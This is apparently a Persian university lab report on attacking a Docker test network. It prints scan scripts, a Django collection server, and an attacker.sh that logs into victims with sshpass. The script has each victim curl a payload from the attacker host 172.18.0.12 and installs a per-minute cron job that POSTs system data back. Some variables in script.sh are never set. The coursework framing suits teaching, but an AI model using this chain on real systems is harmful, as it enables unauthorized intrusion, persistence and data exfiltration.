به نام خدا

پروژه ایردریم


اعضا:
امیررضا ویشته
عرفان زارع

مدرس درس:
دکتر دیانت

تاریخ: ۱۴۰۲/۸/۱۶

۱ مقدمه

پروژه ایریدیم به منظور ایجاد یک شبکه با استفاده از Docker انجام شد. این شبکه شامل ایستگاه‌هایی به عنوان مهاجم، قربانی و وب سرور بود.



۲ مراحل پروژه

با استفاده از Dockerfile، تصویر Docker ایجاد شد و نرم‌افزارهای مورد نیاز نصب شدند. سپس مراحل زیر به تفصیل دنبال شدند:

۱.۲ مرحله ۱

با استفاده از اسکریپت زیر، پورت‌های باز هر یک از آدرس‌های آی‌پی موجود در کد به دست آمدند.

```
#!/bin/bash

echo "Network interfaces:"
ip addr

ip_addresses=("172.18.0.2" "172.18.0.3" "172.18.0.4" "172.18.0.
        5")
        echo "Scanning specified IPs with Nmap:"
        for ip in ${ip_addresses[@]}; do
                nmap $ip > /dev/null && echo "Nmap scan completed for $ip" || echo "Nmap scan failed for $ip"
          done



          for ip in ${ip_addresses[@]}; do
                    echo "Open ports for $ip:"
                      nmap -p- --open $ip | grep open > open_ports_$ip.txt
                        cat open_ports_$ip.txt
           done

~
~
~
~
```

```
root@00c5376bd63b:/# ./script.sh
Network interfaces:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
Scanning specified IPs with Nmap:
Nmap scan completed for 172.18.0.2
Nmap scan completed for 172.18.0.3
Nmap scan completed for 172.18.0.4
Nmap scan completed for 172.18.0.5
Open ports for 172.18.0.2:
22/tcp open  ssh
Open ports for 172.18.0.3:
22/tcp open  ssh
Open ports for 172.18.0.4:
2222/tcp open  EtherNetIP-1
Open ports for 172.18.0.5:
22/tcp open  ssh
root@00c5376bd63b:/#
```

۲.۲ مرحله ۲

ابتدا یک اسکریپت برای چک کردن شماره درگاه‌ها و ذخیره سازی داده‌ها نوشته شد. این اسکریپت پورت‌ها را از ۱ تا ۲۵۴ چک می‌نمود و در صورت باز بودن آن‌ها (با استفاده از nmap به یک شیت افزوده می‌شد.

```
#!/bin/bash


start=1
end=254
network="172.18.0."


echo "IP,Port" > open_ports.csv


for ((i=$start; i<=$end; i++)); do
        ip=$network$i

            if ping -c 1 -W 1 $ip > /dev/null; then
                        echo "IP $ip is up, scanning for open ports..."

                                for port in $(nmap -p- --min-rate=1000 -T4 $ip | grep ^[0-9] | cut -d '/' -f 1); do
                                            echo "$ip,$port" >> open_ports.csv
                                                done
                                                  else
                                                              echo "IP $ip is down."
                                                                fi
                                                                    done


~
```


نتیجه:

```
C:\Users\vcc>docker exec -it 00 bin/bash
root@00c5376bd63b:/# vim portsandips.sh
root@00c5376bd63b:/# ./portsandips.sh
IP 172.18.0.1 is up, scanning for open ports...
IP 172.18.0.2 is up, scanning for open ports...
IP 172.18.0.3 is up, scanning for open ports...
IP 172.18.0.4 is up, scanning for open ports...
IP 172.18.0.5 is up, scanning for open ports...
IP 172.18.0.6 is down.
IP 172.18.0.7 is down.
IP 172.18.0.8 is down.
IP 172.18.0.9 is down.
IP 172.18.0.10 is down.
IP 172.18.0.11 is down.
IP 172.18.0.12 is down.
IP 172.18.0.13 is down.
IP 172.18.0.14 is down.
IP 172.18.0.15 is down.
IP 172.18.0.16 is down.
IP 172.18.0.17 is down.
IP 172.18.0.18 is down.
IP 172.18.0.19 is down.
IP 172.18.0.20 is down.
IP 172.18.0.21 is down.
IP 172.18.0.22 is down.
IP 172.18.0.23 is down.
IP 172.18.0.24 is down.
IP 172.18.0.25 is down.
IP 172.18.0.26 is down.
IP 172.18.0.27 is down.
IP 172.18.0.28 is down.
IP 172.18.0.29 is down.
IP 172.18.0.30 is down.
```

۳.۲ مرحله ۳

دستگاه‌های یافت شده در سیستم توسط یک گروه از نام کاربری‌ها و رمز عبورهای عمومی تست شدند. پورت‌ها تست شدند و سپس چک می‌شد که آیا می‌توان با نام کاربری و رمز عبور به آن وصل شد یا خیر.

نتیجه:



۴.۲ مرحله ۴

در این مرحله ابتدا یک پروژه جنگو برای گرفتن و دادن فایل‌ها ایجاد می‌کنیم تا فایل اسکریپت را داده و بعد از جمع‌آوری داده به ما بازگرداند.


definition get and post:

```python
pashmakayy > views.py > get_text
import json
from django.http import HttpResponse
from django.shortcuts import render
from django.views.decorators.csrf import csrf_exempt
from .models import Text
# Create your views here.
def get_text(request):
    with open('webserver/statics/script.sh', 'r') as file:
        text = file.read()
    return HttpResponse(text, content_type='text/plain')

@csrf_exempt
def post_text(request):
    if request.method == "POST":
        data = json.loads(request.body)
        Text.objects.create(text=data['data'])

    return HttpResponse('tamoom da')
```

file collect data from user:



Dockerize project:

```dockerfile
# Use an official Python runtime as a parent image
FROM python:3.8-slim-buster

# Set environment variables
ENV PYTHONDONTWRITEBYTECODE 1
ENV PYTHONUNBUFFERED 1

# Set work directory
WORKDIR /code

# Install dependencies
COPY requirements.txt /code/
RUN pip install --upgrade pip
RUN pip install -r requirements.txt

# Copy project
COPY . /code/
```

run in our docker network:

```
C:\Users\vcc\Downloads\proj\webserver>docker build -t djangonew .
[+] Building 5.3s (11/11) FINISHED                                                                                  docker:default
 => [internal] load build definition from Dockerfile                                                                         0.0s
 => => transferring dockerfile: 402B                                                                                         0.0s
 => [internal] load .dockerignore                                                                                            0.1s
 => => transferring context: 2B                                                                                              0.0s
 => [internal] load metadata for docker.io/library/python:3.8-slim-buster                                                    4.8s
 => [internal] load build context                                                                                            0.0s
 => => transferring context: 2.90kB                                                                                          0.0s
 => [1/6] FROM docker.io/library/python:3.8-slim-buster@sha256:8799b0564103a9f36cfb8a8e1c562e11a9a6f2e3bb214e2adc            0.0s
 => CACHED [2/6] WORKDIR /code                                                                                               0.0s
 => CACHED [3/6] COPY requirements.txt /code/                                                                                0.0s
 => CACHED [4/6] RUN pip install --upgrade pip                                                                               0.0s
 => CACHED [5/6] RUN pip install -r requirements.txt                                                                         0.0s
 => [6/6] COPY . /code/                                                                                                      0.1s
 => exporting to image                                                                                                       0.1s
 => => exporting layers                                                                                                      0.1s
 => => writing image sha256:8dbdf8ed793280873aef6125ed87ef5f50327b1ceb1e89eedcf24c263056902f                                 0.0s
 => => naming to docker.io/library/djangonew                                                                                 0.0s

What's Next?
  View a summary of image vulnerabilities and recommendations → docker scout quickview

C:\Users\vcc\Downloads\proj\webserver>docker run -dit  --network testnet djangonew
2f2ddfce2b1b5ec6b1d03be4800b0625dafe83172024910 8f347b17831e7a24c
```

۵.۲ مرحله ۵

حال تلاش می‌کنیم که از یکی از هاست‌های موجود در شبکه به دیگری با پسورد به دست آمده در مراحل قبل وارد شویم. سپس با دانلود فایل از سرور، جمع‌آوری داده را انجام دهیم و آن‌ها را به سرور خود ارسال کنیم تا کار را به اتمام برسانیم.
در ادامه مراحل زیر را انجام می‌دهیم:

۱. ابتدا سرور خود را راه‌اندازی می‌کنیم.

۲. سپس در داخل سرور مهاجم، اسکریپتی را اجرا می‌کنیم که با استفاده از پسوردهای به دست آمده از اسکن شبکه داریم.

۳. این اسکریپت به داخل سرور قربانی که در اینجا ۲.۰.۱۸.۱۷۲ است منتقل می‌شود و سه کار کلیدی انجام می‌دهد:

(آ) فایل script.sh را از سرور دانلود می‌کند.

(ب) به این فایل دسترسی برای اجرا می‌دهد.

(ج) با استفاده از crontab هر ۶۰ ثانیه اطلاعات جمع‌آوری شده را برای سرور ما ارسال می‌کند.

script.sh:

```
#!/bin/bash

# Get logged-in users
users=$(who)

# Save the system information in a variable
system_info="
System Time: $system_time
Hostname: $hostname
Kernel Version: $kernel
Distribution: $distribution
CPU: $cpu_info
Memory: $memory_info
Disk Space: $disk_info
Uptime: $uptime
Logged-In Users:
$users
"
final='{"data" : "'
enddd='"}'
final="$final $system_info $enddd"
# Write the system information to the output file
echo "$final" > "output_file.txt"

# Display a message to confirm the data has been saved
echo "System information saved to output_file.txt"

curl -X POST http://172.18.0.12:8000/post-text/ -H 'Content-Type: application/json' -d "$final"
~
~
~
~
```

attacker.sh:

```
root@00c5376bd63b: /bezan
#!/bin/bash

# Replace 'your_file.csv' with the path to your CSV file
csv_file="ports.csv"

# Check if the CSV file exists
if [ -f "$csv_file" ]; then
        # Read the CSV file line by line
          while IFS=',' read -r ip port username password; do
                    sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "curl http://172.18.0.12:8000/get-text/ > /script.sh"
                    sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "chmod +x /script.sh 172.18.0.12"
                    sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" "service cron start"
                    sshpass -p "$password" ssh -o StrictHostKeyChecking=no -p "$port" "$username@$ip" 'echo "* * * * * /bin/bash /script.sh" | crontab -'
                      done < "$csv_file"
                else
                          echo "File '$csv_file' not found."
fi

~
~
~
```

وضعیت کامپیوتر قربانی قبل و بعد از حمله

```
root@b2d7f695516b:/# rm script.sh
root@b2d7f695516b:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@b2d7f695516b:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   script.sh  sys  usr
boot  etc  lib   lib64  media   opt  root  sbin  srv        tmp  var
```


وضعیت سرور


```
root@fb8d88d6fa24:/code# python manage.py runserver 0.0.0.0:8000
Watching for file changes with StatReloader
Performing system checks...

System check identified no issues (0 silenced).
November 06, 2023 - 15:59:59
Django version 4.2.7, using settings 'webserver.settings'
Starting development server at http://0.0.0.0:8000/
Quit the server with CONTROL-C.

[06/Nov/2023 16:00:03] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:00:12] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:00:28] "GET /get-text/ HTTP/1.1" 200 658
[06/Nov/2023 16:01:03] "POST /post-text/ HTTP/1.1" 200 9
[06/Nov/2023 16:01:08] "POST /post-text/ HTTP/1.1" 200 9
```

نتیجه نهایی (کل پست های انجام شده به سرور) این کار با bind کردن سرور داکر با پورت local انجام شد





سه کار انجام شده (با دستور date میتوانیم زمان ارسال پیام را پیگیری کنیم در قربانی)